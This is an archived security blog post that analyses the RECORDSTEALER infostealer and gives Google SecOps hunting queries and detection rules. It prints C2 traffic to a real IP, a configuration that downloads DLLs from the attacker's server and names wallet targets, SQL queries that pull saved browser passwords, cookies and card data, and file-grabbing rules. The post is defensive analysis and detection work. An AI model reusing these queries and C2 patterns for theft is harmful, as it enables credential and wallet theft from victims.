Finding Malware: Unveiling RECORDSTEALER with Google Security Operations

By praveethdsouza

Published: 2024-09-19 · Archived: 2026-04-05 14:09:59 UTC

Welcome to the Finding Malware Series

The "Finding Malware" blog series is authored to empower the Google Security Operations (SecOps) community to detect emerging and persistent malware threats. This post dives deep into the **RECORDSTEALER** malware family and the detection opportunities available within the SecOps platform. You can read the other installments to the series here. Happy hunting!

About RECORDSTEALER

Also known by others as: RecordBreaker, Raccoon Stealer V2

RECORDSTEALER is an infostealer malware written in C that can extract sensitive data, including credit card information, cookies, saved passwords, and cryptocurrency wallets. Some variants possess the capability to capture screenshots, transfer files, and load further malicious payloads.

RECORDSTEALER was once a very prevalent threat. However, its activity has ceased since the arrest of its malware author and the takedown of its command-and-control (C2) infrastructure. For more details please refer to the following disclosure RECORDSTEALER Malware Takedown. While the activity has stopped, we can learn many valuable lessons from these campaigns. We observed many common tactics and techniques are still in use in today's infostealer distribution and infection chains. These insights are extremely helpful for the community to detect and combat similar infostealer threats now and in the future.

Malware Lifecycle



Figure 1: Malware lifecycle of RECORDSTEALER

Delivery

The distribution of **RECORDSTEALER** was commonly observed using malvertising and cracked software download themes to lure victims into downloading a password-protected archive, commonly named **filename_password.zip**. The malware masquerades as the desired software within the archive.

This distribution method remains a prevalent and active tactic among threat actors. Figure 2 shows an ongoing infostealer campaign that employs similar techniques to distribute another infostealer, **LUMMAC.V2**.



Figure 2: Another Infostealer: Old tricks, New Threats.

Initialisation and Execution

After a successful download, the victim must manually enter a password to extract **RECORDSTEALER** malware from the archive's contents.

Figure 3 shows the **RECORDSTEALER** malware within the downloaded archive, masquerading itself as legitimate software using the filename "**setup.exe**".



Figure 3: RECORDSTEALER masquerading as legitimate software.

The successful execution of **RECORDSTEALER** signals a successful compromise to the attacker. It accomplishes this by sending an **HTTP POST** request containing system details to its C2 server. These details include the **machineGUID**, **username** and the **configuration id** of the malware. The **configuration id** is used to decrypt the hard-coded C2 address, which is encrypted with RC4.

```
POST / HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=utf-8
User-Agent: record
Host: 2.58.56.247
Content-Length: 95
Connection: Keep-Alive
Cache-Control: no-cache

machineId=c784477d-3fc3-4206-9876-55a4df3943da|      &configId=403f7b121a3afd9e8d27f945140b8a92
```

Figure 4: Malware Transmission of System Details via HTTP POST

The **HTTP POST** request reveals a distinctive characteristic of the malware: the use of "**record**" in the user-agent string, hence the name **RECORDSTEALER**. This user-agent string was observed in the malware's initial versions and has since undergone regular updates by the malware author with unusual user-agent strings such as "**iMightJustPayMySelfForAFeature,**" "**NesteaFreshIceTea,**" and "**MrBidenNeverKnow,**" among others.

After receiving the beacon from a compromised host, **RECORDSTEALER** expects to receive further instructions from the C2 server for its subsequent activities

```
libs_nss3:http://2.58.56.247/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll
libs_msvcp140:http://2.58.56.247/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcp140.dll
```

```
libs_vcruntime140:http://2.58.56.247/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dll
libs_mozglue:http://2.58.56.247/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll
libs_freebl3:http://2.58.56.247/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/freebl3.dll
libs_softokn3:http://2.58.56.247/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/softokn3.dll
ews_meta_e:ejbalbakoplchlghecdalmeeeajnimhm;MetaMask;Local Extension Settings
ews_tronl:ibnejdfjmmkpcnlpebklmnkoeoihofec;TronLink;Local Extension Settings
libs_sqlite3:http://2.58.56.247/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll
ews_bsc:fhbohimaelbohpjbbldcngcnapndodjp;BinanceChain;Local Extension Settings
ews_ronin:fnjhmkhhmkbjkkabndcnnogagogbneec;Ronin;Local Extension Settings
wlts_exodus:Exodus;26;exodus;*;*partitio*,*cache*,*dictionar*
wlts_atomic:Atomic;26;atomic;*;*cache*,*IndexedDB* wlts_jaxxl:JaxxLiberty;26;com.liberty.jaxx;*;*cache*
wlts_binance:Binance;26;Binance;*app-store.*;- wlts_coinomi:Coinomi;28;Coinomi\\Coinomi\\wallets;*;-
wlts_electrum:Electrum;26;Electrum\\wallets;*;- wlts_elecltc:Electrum-LTC;26;Electrum-LTC\\wallets;*;-
wlts_elecbch:ElectronCash;26;ElectronCash\\wallets;*;- wlts_guarda:Guarda;26;Guarda;*;*cache*,*IndexedDB*
wlts_green:BlockstreamGreen;28;Blockstream\\Green;*;cache,gdk,*logs* wlts_ledger:Ledger Live;26;Ledger
Live;*;*cache*,*dictionar*,*sqlite* ews_ronin_e:kjmoohlgokccodicjjfebfomlbljgfhk;Ronin;Local Extension Settings
ews_meta:nkbihfbeogaeaoehlefnkodbefgpgknn;MetaMask;Local Extension Settings sstmnfo_System Info.txt:System
Information: |Installed applications: [redacted]
```

Figure 5: Configuration data sent by the C2

The above C2 response contains a set of configuration data that is specified by a "**prefix identifier**" and a set of "**parameters.**" Table 1 explains the list of expected prefix identifiers, their functions, and their targets:

Prefix Identifier	**Function**	**Commonly Observed Targets**
libs_	Download dynamic link libraries (DLLs).	**nss3, nssdbm3, sqlite3, msvcp140, vcruntime140, mozglue, freebl3, softokn3**
ews_	Search for Google Chrome extensions in %**appdatalocal**% that match the defined naming pattern, then gather and upload the extension's configuration data to the C2 server.	**Metamask, TronLink, Binance Chain, Ronin, MetaX, XDEFI, WavesKeeper, SolFlare, Rabby, Cyanowallet, Coinbase, Aurowallet, KHC, TezBox, Coin98, Temple, ICONex, Sollet, Clover Wallet, Polymesh Wallet, NeoLine, Keplr, Terra Station, Liquality, Saturn Wallet, GuildWallet, Phantom, Brave, Mew CX, TON, Goby**
wlts_	Search for and upload any crypto wallets found on the system that match the defined naming pattern to the C2 server.	**Exodus, Atomic, Jaxx Liberty, Binance, Coinomi, Electrum, Electrum-LTC, Electron Cash, Guarda, Blockstream Green, Ledger Live, Daedalus, MyMonero, Wasabi**
sstmnfo_	Collect system information, including but not limited to the operating system version, CPU details, and a list of installed software. This gathered data is then uploaded to the C2 server.	Host information
scrnsht_	Take screenshots of the victim's screen and upload them to the C2 server.	Screenshot
tlgrm_	Collect files associated with the **Telegram** app and upload them to the C2 server.	**Telegram**
sqnl_	Collect files associated with the **Signal** app and upload them to the C2 server.	**Signal**
dscrd_	Collect files associated with the **Discord** app and upload them to the C2 server.	**Discord**
grbr_	Find and upload any files matching a specific naming pattern, as defined in the received command parameters, to the C2 server.	Files
ldr_	Download and run additional payloads.	Additional payloads

token	Assign a unique identifier to each compromised system.	Unique victim identification

Table 1: C2 response configuration explanation

Figure 6 captures the malware executing instructions received from the C2 server to download specific DLL files. These legitimate DLL files enable the **RECORDSTEALER** to extract sensitive information from the victim's Google Chrome and Mozilla Firefox web browsers.

```
Protocol  Length  Info
HTTP       228 GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll HTTP/1.1
HTTP       232 GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcp140.dll HTTP/1.1
HTTP       236 GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dll HTTP/1.1
HTTP       231 GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll HTTP/1.1
HTTP       231 GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/freebl3.dll HTTP/1.1
HTTP       232 GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/softokn3.dll HTTP/1.1
HTTP       231 GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll HTTP/1.1
HTTP       231 GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nssdbm3.dll HTTP/1.1
```

Figure 6: Download of the DLLs

These DLLs are legitimate libraries designed to support third-party applications. Of the downloaded DLLs, **sqlite3.dll** and **nss3.dll** are of particular interest, as infostealers like **RECORDSTEALER** exploit their functionalities to expand the malware's capabilities for malicious purposes, such as gaining unauthorized access to browser information.

In this case, **RECORDSTEALER** scans directory paths associated with Google Chrome and Mozilla Firefox, searching for specific files. Upon discovery, the malware uses **sqlite3.dll** and **nss3.dll** to execute the following RC4-encrypted queries to extract the user's sensitive information:

- **SELECT name_on_card, card_number_encrypted, expiration_month, expiration_year FROM credit_cards**
- **SELECT origin_url, username_value, password_value FROM logins**
- **SELECT host_key, path, is_secure, expires_utc, name, encrypted_value FROM cookies**
- **SELECT name, value FROM autofill**
- **SELECT host, path, isSecure, expiry, name, value FROM moz_cookies**
- **SELECT fieldname, value FROM moz_formhistory**



Figure 7: Decoding The Encrypted Queries

Data Staging and Exfiltration

RECORDSTEALER achieves its objective by successfully collecting and exfiltrating sensitive information from the compromised host. Information includes, but is not limited to:

1. System Information
Gather system information including but not limited to **OS version**, **CPU information**, and a **list of installed software** and send it to the C2 server. The extracted information is then formatted into plaintext and saved in a file named "**System Info.txt**".

2. Chrome Browser
RECORDSTEALER utilizes **sqlite3.dll** to target and extract data from SQLite database files associated with the Chrome Browser:

- **Login Data**: This database stores the victim's saved websites, usernames, and passwords. **RECORDSTEALER** executes the following SQL query and saves the extracted information in a file named "**passwords.txt.**"
  `SELECT origin_url, username_value, password_value FROM logins`
- **Cookies:** This database, which holds sensitive information like session identifiers and preferences, stores cookies. **RECORDSTEALER** executes the following SQL query and saves the extracted information in a file named "**cookies.txt.**"

  `SELECT host_key, path, is_secure , expires_utc, name, encrypted_value FROM cookies`
- **Web Data:** This database stores autofill and credit card information. **RECORDSTEALER** executes the following SQL query and saves the extracted information in a file named "**CC.txt.**"
  `SELECT name, value FROM autofill SELECT name_on_card, card_number_encrypted, expiration_month, expiration_year FROM credit_cards`

3. FireFox Browser

RECORDSTEALER utilizes **nss3.dll** to target and extract data from Firefox browsers. It extracts the following files and stores them in file "**ffcookies.txt"**:

- **Cookies.sqlite**: This file, which contains cookies stored by the Firefox browser, is extracted using following SQL query:
  `SELECT host, path, isSecure, expiry, name, value FROM moz_cookies`
- **Logins.json**: This file contains encrypted credentials. **RECORDSTEALER** accesses the contents of the copied file and then attempts to decrypt any encrypted passwords.
- **Formhistory.sqlite**: This file contains the autofill information stored by Firefox browser and is extracted using following SQL query:
  `SELECT fieldname, value FROM moz_formhistory`

4. Crypto wallet:

- **Wallet Files:** The malware searches for and uploads any crypto wallets found on the system that match the defined naming pattern to the C2 server.

```
iVar6 = (*DAT_0040e0a4)(local_264,L"wallet.dat");
if (iVar6 == 0) {
  uVar3 = (*DAT_0040e048)(0x40,0xa28);
  local_14 = (*DAT_0040e008)(uVar3,uVar2,local_264);
  local_24 = (*DAT_0040e048)(0x40,0x218);
  local_c[0] = (short *)(*DAT_0040e048)(0x40,0x618);
  iVar6 = local_24;
```

  Figure 8: The wallet.dat file contains victim's private keys, public keys, scripts (which correspond to addresses), and the transactions related to your victim's wallet

- **Cryptocurrency Wallet Browser Extensions:** The malware searches for the specific web browser's wallet extensions and upload configuration data to the C2.

5. Screenshot capture:

RECORDSTEALER captures a screenshot of the victim's desktop, saves it as "**screenshot.jpeg,"** and uploads it to the C2 server.

```
FF D8 FF E0 00 10 4A 46 49 46 00 01 01 01 00 60  ÿØÿà..JFIF.....`
00 60 00 00 FF DB 00 43 00 08 06 06 07 06 05 08  .`..ÿÛ.C........
07 07 07 09 09 08 0A 0C 14 0D 0C 0B 0B 0C 19 12  ................
13 0F 14 1D 1A 1F 1E 1D 1A 1C 1C 20 24 2E 27 20  ........... $.'
22 2C 23 1C 1C 28 37 29 2C 30 31 34 34 34 1F 27  ",#..(7),01444.'
39 3D 38 32 3C 2E 33 34 32 FF DB 00 43 01 09 09  9=82<.342ÿÛ.C...
09 0C 0B 0C 18 0D 0D 18 32 21 1C 21 32 32 32 32  ........2!.!2222
32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32  2222222222222222
32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32  2222222222222222
32 32 32 32 32 32 32 32 32 32 32 32 32 32 FF C0  22222222222222ÿÀ
00 11 08 03 00 04 00 03 01 22 00 02 11 01 03 11  .........".....
01 FF C4 00 1F 00 00 01 05 01 01 01 01 01 01 00  .ÿÄ.............
```

Figure 9: Malware-Captured Hexadecimal Image Data

6. Desktop Application:

RECORDSTEALER collects files associated with the Telegram, Signal, and Discord apps and uploads sensitive information to the C2 server.

7. File collection:
RECORDSTEALER collects files from specific user directories only when explicit instructions are provided within its configuration data, as detailed below:

```
grbr_Desktop:%USERPROFILE%\\Desktop\\|*.txt|*recycle*,*windows*|10|1|1|files
grbr_Recent:%APPDATA%\\Microsoft\\Windows\\Recent\\|*.txt|*.exe|10|1|1|files
grbr_Documents:%USERPROFILE%\\Documents\\|*.txt|*recycle*,*windows*|10|1|1|files
```

The above configuration data instructs malware to conduct targeted file collection from the Desktop and Documents folders, focusing on acquiring text files (.txt) and any files or folders containing the terms **recycle** or **windows**. Additionally, it extracts both text files (.txt) and executable files (.exe) from the Recent items folder. The malware's collection is limited to the 10 most recently modified files that match its criteria. The collected files are then uploaded to the C2 server.

To illustrate how **RECORDSTEALER** steals data, Figure 10 depicts the exfiltration process, showing how the malware sends targeted files from the victim's computer to the attacker's C2 server.

Figure 10: The Exfiltration Process

Code Overlap and Common Techniques Among Infostealers

It is notable that many techniques employed by **RECORDSTEALER** are not exclusive. Malware authors often reuse existing code or adapt techniques from other malware, leading to overlap across different infostealer families. Active infostealers like **VIDAR** and **STEALC**, which share common techniques, are still circulating.

	RecordStealer	**Vidar**	**StealC**
Archive Filename Seen in Distribution Campaigns	*Latest_Filez_Free_Passw0rdz_4321.rar*	*#!!Se-tUp_2244_Pa$sW0rd$s.zip*	*@#SETUP_FILE_2024_PASSCODE_$.rar*
Staging Directory	*LocalLow folder*	*C:\\ProgramData*	*C:\\ProgramData*
Dropped	*freebl3.dll*	*freebl3.dll*	*freebl3.dll*
Benign DLLs	• *mozglue.dll* • *msvcp140.dll* • *nss3.dll* • *softokn3.dll* • *sqlite3.dll* • *vcruntime140.dll*	• *mozglue.dll* • *msvcp140.dll* • *nss3.dll* • *softokn3.dll* • *vcruntime140.dll*	• *mozglue.dll* • *msvcp140.dll* • *nss3.dll* • *softokn3.dll* • *sqlite3.dll* • *vcruntime140.dll*

System Information	*System Info.txt*	*Information.txt*	*System_info.txt*
Screenshot	*Screenshot.jpg*	*screenshot.jpg*	*screenshot.jpg*
Data Staging	*Create random filenames*	*Create individual files such as (e.g Passwords.txt, Cookie_list.txt, etc.)*	*Create individual files of the targeted data*
Data Exfiltration	*Collected Data is sent in plain text via HTTP POST request.*	*Collected Data is compressed into a ZIP archive and sent via HTTP POST request.*	*Collected data is encoded in Base64 and sent one by one via HTTP POST requests.*

Table 2: Common Infostealer Tactics and Techniques

Table 2 highlights similarities in techniques employed by various common infostealer malware. This shows the importance of mapping an attacker's techniques. Even with minor malware variations, robust detection mechanisms can effectively identify and thwart these threats.

Threat Hunting & Detection in Google SecOps

Hunting Opportunities

Mandiant Hunt surfaces otherwise undetected malicious activity by employing a detection strategy that uses both strong signals (high enough fidelity to be reviewed 1:1) and weak signals (low fidelity on their own but provide broad coverage of threat actor tactics) to enumerate attacker activity in customer environments. These signals are used to sequentially funnel petabytes of telemetry data to a practicable number of enriched and highly curated cases for analyst review. Mandiant uses security frameworks like MITRE ATT&CK® to help label data, find interesting sequences of activity, and share actionable results with customers.

Google SecOps customers can use the following information to create detections for infostealer's initial compromise activity:

- **Archive filename with alphanumeric "password" string** - Threat actors can evade detection by delivering malware in password-protected archives (**.zip**, **.7z**, **.rar**, etc.), preventing inspection of the actual malicious files by security software. To trick users into extracting the contents of password-protected archives while attempting to circumvent filename-based detection, threat actors have been observed including the password in the filename but obfuscating the string.

  These events map to ATT&CK Technique T1204.002 - User Execution: Malicious File. Some examples include:

  - **C:\\Users\\<user>\\AppData\\Local\\Temp\\ffb3499e-65a1-449c-810b-a7c0d684e7e5_#!!SetUp_2244_PassW0rd$$.zip**
  - **C:\\Users\\<user>\\AppData\\Local\\Temp\\31d7dd7d-145e-432f-81c4-152a2bb85215_@~!SeTuP_9292_PASSW0rD!%!!.zip.215\\@~!SeTuP_9292_PASSW0rD!%!!.rar**
  - **C:\\Users\\<user>\\AppData\\Local\\Temp\\7zE8479FF7F\\Files^^_9077__Pa$$w0rds(Updated).rar**

Use the UDM query below in Google Security Operations to identify such filewrites. The detection logic will likely find numerous innocuous events in your environment, so add negations to filter out the noise until interesting results remain.

```
(metadata.event_type = "FILE_CREATION" OR metadata.event_type = "FILE_MODIFICATION") AND target.file.full_path = /Users/ nocase AND ( target.file.full_path = /\\.zip$/ nocase OR target.file.full_path = /\\.rar$/ nocase OR target.file.full_path = /\\.7z$/ nocase ) AND ( target.file.full_path = /^P[a@][s$]{2}(w((o|0)rd))?(.)?[-_\\s]*[0-9]{3,6}(([-_]+[\\w]{2,15})|(\\.[a-z]{3}))/ nocase OR target.file.full_path = /([_\\s-]+)P[a@][s$]{2}(w((o|0)rd))?(.)?[-_\\s]*[0-9]{3,6}((\\.[a-z]{3}(\\.[a-z]{3})?)|([-_\\s]*[A-Za-z]{4,10}\\.[a-z]{3}))/ nocase OR target.file.full_path = /([_\\s-]+)P[a@][s$]{2}(w((o|0)rd))?(.)?([-_\\s]+)?[0-9]{3,6}[_\\s]+[(]/ nocase OR target.file.full_path = /(Set[-]?up(s)?|activate|main|file)[_\\s-]+[0-9]{3,4}[_\\s-]+P[a@][s$]{2}(w((o|0)rd))?(.)?([-_\\s]+|\\.rar)/ nocase OR target.file.full_path = /(Set[-]?up(s)?|activate|main|file)((.){2})?[_-]+P[a@][s$]{2}(w((o|0)rd))?(.)?[_-]*[0-9]{3,6}[_-]+(.){3,4}\\.rar/ nocase OR target.file.full_path = /P[a@][s$]{1,2}w0rd(.)?/ nocase OR target.file.full_path = /[0-9]{3,6}([-_\\s]+)?As([-_\\s]+)?P[a@][s$]{1,}/ nocase ) AND NOT ( target.file.full_path = /<Your exclusion here>/ nocase OR target.file.full_path = /<Your exclusion here>/ nocase )
```

- **Filewrites to C:\\Users\\<user>\\AppData\\LocalLow** - The initial stages of infostealer compromises have involved dropping malware as well as legitimate files necessary for malware functionality to directories like **C:\\Users\\<user>\\AppData\\LocalLow** due to their minimal access privileges and lack of visibility from users.

These events map to ATT&CK Technique T1564.001 - Hide Artifacts: Hidden Files and Directories.

Use the UDM query below in Google Security Operations to identify suspicious filewrites to **C:\\Users\\<user>\\AppData\\LocalLow**. Some negations have already been provided to help filter out noisy, benign filewrites.

```
(metadata.event_type = "FILE_CREATION" OR metadata.event_type = "FILE_MODIFICATION") AND target.file.full_path = /LocalLow/ nocase AND ( ( principal.process.file.full_path = /setup/ nocase OR principal.process.file.full_path = /\\\\AppData\\\\Local\\\\Temp/ nocase OR principal.process.file.full_path = /(P[a@][s$]{2}(w)?[0o]?(rd)?(s$)?[\\s_-]*[0-9]{3,8})|([0-9]{3,8}[\\s_-]+P[a@][s$]{2}(w)?[0o]?(rd)?(s$)?)/ nocase OR target.file.full_path = /dll$/ nocase ) AND NOT principal.process.file.full_path = /OneDriveSetup\\.exe$/ nocase AND NOT principal.process.file.full_path = /KMPlayerPortable\\.exe$/ nocase AND NOT principal.process.file.full_path = /AcrobatPortable\\.exe$/ nocase AND NOT principal.process.file.full_path = /bvckup2\\.exe$/ nocase AND NOT principal.process.file.full_path = /AcrobatDCPortable\\.exe$/ nocase AND NOT target.file.full_path = /Microsoft/ nocase AND NOT target.file.full_path = /Adobe$/ nocase AND NOT target.file.full_path = /Acrobat$/ nocase AND NOT target.file.full_path = /WebEx$/ nocase AND NOT target.file.full_path = /Adobe\\-Backup/ nocase )
```

- **User data exfiltration:** While true positive hits on this detection logic mean that the infostealer was successful and it is too late to stop exfiltration, being aware that exfiltration occurred can help an organization respond and reduce the impact of stolen data.

  These events map to ATT&CK Technique T1041 - Exfiltration Over C2 Channel.

  Mandiant threat hunters have observed patterns in the hostname and URL of HTTP connections associated with infostealer exfiltration. Google Security Operations users can find instances of these network connections with the following UDM query.

  Negations have been provided for common, benign activity; add more to filter out noise or use the Pivot functionality of Google Security Operations to stack benign events.

  ```
  (metadata.event_type = "NETWORK_CONNECTION" OR metadata.event_type = "NETWORK_DNS" OR metadata.event_type = "NETWORK_HTTP") AND ( ( principal.process.file.full_path = /\\:\\\\Users\\\\/ nocase AND network.http.method = "POST" AND ( target.hostname = /^([0-9]{1,3}\\.){3}[0-9]{1,3}$/ OR target.hostname = /\\.top$/ nocase ) AND NOT ( principal.process.file.full_path = /\\\\AppData\\\\Local\\\\Google\\\\Chrome\\\\Application/ nocase OR principal.process.file.full_path = /\\\\AppData\\\\Local\\\\Programs\\\\/ nocase ) AND ( target.url = /[a-f0-9]{20,40}$/ OR target.url = "/" OR target.url = "/index.php" nocase ) AND NOT ( principal.process.file.full_path = /Postman\\.exe$/ nocase OR principal.process.file.full_path = /java\\.exe$/ nocase OR principal.process.file.full_path = /firefox\\.exe$/ nocase OR principal.process.file.full_path = /msedge\\.exe$/ nocase OR principal.process.file.full_path = /chrome\\.exe$/ nocase OR principal.process.file.full_path = /nuclei\\.exe$/ nocase OR principal.process.file.full_path = /thorium\\.exe$/ nocase OR principal.process.file.full_path = /OfficeSuiteHDMeeting\\.exe$/ nocase OR principal.process.file.full_path = /BurpSuitePro\\.exe$/ nocase OR principal.process.file.full_path = /brave\\.exe$/ nocase ) AND principal.process.file.full_path != "" ) OR ( network.http.method = "POST" AND target.url = /http(s)?:\\/\\/.*:\\d.*\\/sendlog/ nocase AND NOT target.url = /Winserve\\/rest\\/utility\\/sendLoginSuccess$/ nocase ) OR ( network.http.user_agent = "userAgendCode" AND network.http.method = "POST" ) )
  ```

Detections

Google Security Operations Enterprise and Enterprise Plus customers will benefit from these detections being applied automatically through curated detections. Standard customers can create single or multi-event rules to detect the malware.

- This rule is designed to detect on creation of DLLs associated with the **RECORDSTEALER** malware.

  ```
  rule RECORDSTEALER_DLL_Drop { meta: author = "Mandiant" description = "Detects the creation of DLLs commonly associated with RECORDSTEALER malware for data exfiltration from browsers" mitre_attack_technique = "Ingress Tool Transfer" mitre_attack_url = "https://attack.mitre.org/techniques/T1105/" severity = "Medium" platform = "Windows" type = "hunt" events: ( $e.metadata.event_type = "FILE_MODIFICATION" or $e.metadata.event_type = "FILE_CREATION" ) and ( re.regex($e.target.file.full_path, `AppData\\\\LocalLow\\\\nss3\\.dll`) or re.regex($e.target.file.full_path, `AppData\\\\LocalLow\\\\mozglue\\.dll`) or re.regex($e.target.file.full_path, `AppData\\\\LocalLow\\\\sqlite3\\.dll`) or re.regex($e.target.file.full_path, `AppData\\\\LocalLow\\\\msvcp140\\.dll`) or re.regex($e.target.file.full_path, `AppData\\\\LocalLow\\\\vcruntime140\\.dll`) or re.regex($e.target.file.full_path, `AppData\\\\LocalLow\\\\freebl3\\.dll`) or re.regex($e.target.file.full_path, `AppData\\\\LocalLow\\\\softokn3\\.dll`) ) outcome: $hostname = $e.principal.hostname $file = $e.target.file.full_path condition: $e }
  ```

- This rule is designed to detect C2 communications associated with the **RECORDSTEALER** malware.

```
rule rule_recordstealer_useragents { meta: author = "Mandiant" description = "This rule is designed to detect command-and-control (C2) communications associated with the RECORDSTEALER malware. While these user agents are associated with past distributions of the malware, compromises from these distributions may still be active and performing C2." mitre_attack_technique = "Application Layer Protocol: Web Protocols" mitre_attack_url = "https://attack.mitre.org/techniques/T1071/001/" severity = "Medium" platform = "Windows" type = "Hunt" events: $e.metadata.event_type = "NETWORK_HTTP" and ($e.network.http.method = "GET" or $e.network.http.method = "POST") re.regex($e.network.http.user_agent, `record|mozzzzzzzzzz|qwrqrwrqwrqwr|rqwrwqrqwrqw|TakeMyPainBack|x|xxx|20112211|23591|1235125521512|125122112551|901785252112|B1D3N_ outcome: $user_agent = $e.network.http.user_agent $url = $e.target.url condition: $e }
```

We would like to extend our thanks to Rommel Joven for his helpful contributions to this blog post.

Have questions or feedback for the Managed Defense team? Comment on the blog or ask a question in the Managed Defense Forum.

Source: https://www.googlecloudcommunity.com/gc/Community-Blog/Finding-Malware-Unveiling-RECORDSTEALER-with-Google-Security/ba-p/803490